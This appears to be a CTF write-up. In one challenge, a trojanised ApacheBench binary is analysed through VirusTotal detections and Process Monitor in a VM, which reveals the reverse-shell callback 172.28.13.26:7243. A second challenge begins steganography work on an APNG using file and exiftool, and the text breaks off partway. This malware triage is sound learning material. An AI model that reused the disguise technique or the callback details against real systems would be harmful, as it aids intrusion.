
Size 72.07 KB
Last Analysis Date 1 month ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

Popular threat label trojan.swrort/cryptz **Threat categories** trojan hacktool **Family labels** swrort cryptz marte

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Shell.R1283	Alibaba	Trojan:Win32/CobaltStrike.5c89
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	GrayWare/Win32.Tampering.a
Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast	Win32:Meterpreter-C [Trj]
AVG	Win32:Meterpreter-C [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta	Gen:NN.ZexaF.36250.eq1@aCi0UEgi
Bkav Pro	W32.FamVT.RorenNHc.Trojan	ClamAV	Win.Trojan.Swrort-5710536-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.4c59eb
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Swrort.A.gen!Eldorado	DeepInstinct	MALICIOUS
DrWeb	Trojan.Swrort.1	Elastic	Windows.Trojan.Metasploit



681c9b208717489c0ea53b463084d035f27e411ba2d61067259d18a38d7aa548

bin.exe
download.exe
ab.exe

Signature info

Signature Verification

File is not signed

File Version Information

Copyright	Copyright 2009 The Apache Software Foundation.
Product	Apache HTTP Server
Description	ApacheBench command line utility
Original Name	ab.exe
Internal Name	ab.exe
File Version	2.2.14
Comments	Licensed under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at http://www.apache.org/licenses /LICENSE-2.0 Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.


Portable Executable Info

Compiler Products

```
id: 12, version: 7291 count=4
id: 14, version: 7299 count=9
id: 10, version: 8047 count=11
id: 4, version: 8047 count=3
[---] Unmarked objects count=201
id: 93, version: 2179 count=8
id: 48, version: 9044 count=40
[RES] VS98 (6.0) SP6 cvtres build 1736 count=1
```

It marked it as some sort of windows reverse shell

And that makes sense since the expected flag format requires an IP and PORT



Challenge 29 Solves

SPY

60

FORENSIC

[FR]

Une taupe parmi les gardiens des trésors ?

[EN]

A mole among the guardians of treasures?

FLAG: CTF_IP:PORT

Author: W1z4rd

mage.pdf


1/10 attempts

Flag

Submit

When I used wireshark to intercept the traffic I got lots of request and wasn't able to filter it well

So instead I moved on to my windows vm and use procmon to monitor the binary process



```
C:\Users\mark\Desktop>dir
 Volume in drive C has no label.
 Volume Seri

 Directory o

08/08/2023
08/08/2023
08/01/2023


C:\Users\mar
The system c

C:\Users\mar
The system c

C:\Users\mar
The system c

C:\Users\mar
The system c

C:\Users\mar

C:\Users\mar

C:\Users\mar
```

```
Time ...  Process Name  PID   Operation      Path                                       Result   Detail
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49816 -> 93.184.221.240:http         SUCCESS  Length: 0, seqnum:...
12:02:... binary.exe    7536  TCP Reconnect  pwnvm:49825 -> 172.28.13.26:7243           SUCCESS  Length: 0, seqnum:...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 3752, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 59100, se...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
12:02:... svchost.exe   3976  TCP Receive    pwnvm:49810 -> a96-17-178-4.deploy.st...   SUCCESS  Length: 1460, seq...
Showing 683 of 278,209 events (0.24%)    Backed by virtual memory
```


Windows [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mouse integration ...
Auto capture keyboard ...
Command Prompt
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Type here to search
12:02 AM
8/10/2023
Right Ctrl

The IP and PORT it's attempting to reach is `172.28.13.26:7243`

Therefore the flag is:

```
Flag: CTF_172.28.13.26:7243
```

Asen Hotagantin



Challenge 25 Solves

Asen Hotagantin

70

STEG

[FR]


Pourras-tu mettre en lumière le secret ancestral que cache ce joyau ?

[EN]

Can you shed light on the ancestral secret that this jewel hides?


Author: charliepy

After downloading the attached file It showed that it's a PNG file



```
➜  hotagantin file hotagantin.png
hotagantin.png: PNG image data, 800 x 1143, 8-bit/color RGBA, non-interlaced
➜  hotagantin
```

Looking at the metadata show this




```
➜  hotagantin exiftool hotagantin.png
ExifTool Version Number         : 12.63
File Name                       : hotagantin.png
Directory                       : .
File Size                       : 476 kB
File Modification Date/Time     : 2023:08:02 01:43:56+01:00
File Access Date/Time           : 2023:08:10 00:05:44+01:00
File Inode Change Date/Time     : 2023:08:08 00:20:02+01:00
File Permissions                : -rw-r--r--
File Type                       : APNG
File Type Extension             : png
MIME Type                       : image/apng
Image Width                     : 800
Image Height                    : 1143
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Animation Frames                : 2
Animation Plays                 : inf
Software                        : ezgif.com
Comment                         : Created with ezgif.com APNG maker
Image Size                      : 800x1143
Megapixels                      : 0.914
➜  hotagantin
```

We can see that it's created with:

```
ezgif.com APNG maker
```

But if we open the image we don't get a GIF picture




```
➜  hotagantin exiftool hotagantin.png
ExifTool Version Number         : 12.63
File Name                       : hotagantin.png
Directory                       : .
File Size                       : 476 kB
File Modification Date/Time     : 2023:08:02 01:43:56+01:00
File Access Date/Time           : 2023:08:10 00:05:44+01:00
File Inode Change Date/Time     : 2023:08:08 00:20:02+01:00
File Permissions                : -rw-r--r--
File Type                       : APNG
File Type Extension             : png
MIME Type                       : image/apng
Image Width                     : 800
Image Height                    : 1143
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Animation Frames                : 2
Animation Plays                 : inf
Software                        : ezgif.com
Comment                         : Created with ezgif.com APNG ma
Image Size                      : 800x1143
Megapixels                      : 0.914
➜  hotagantin eog hotagantin.png
```

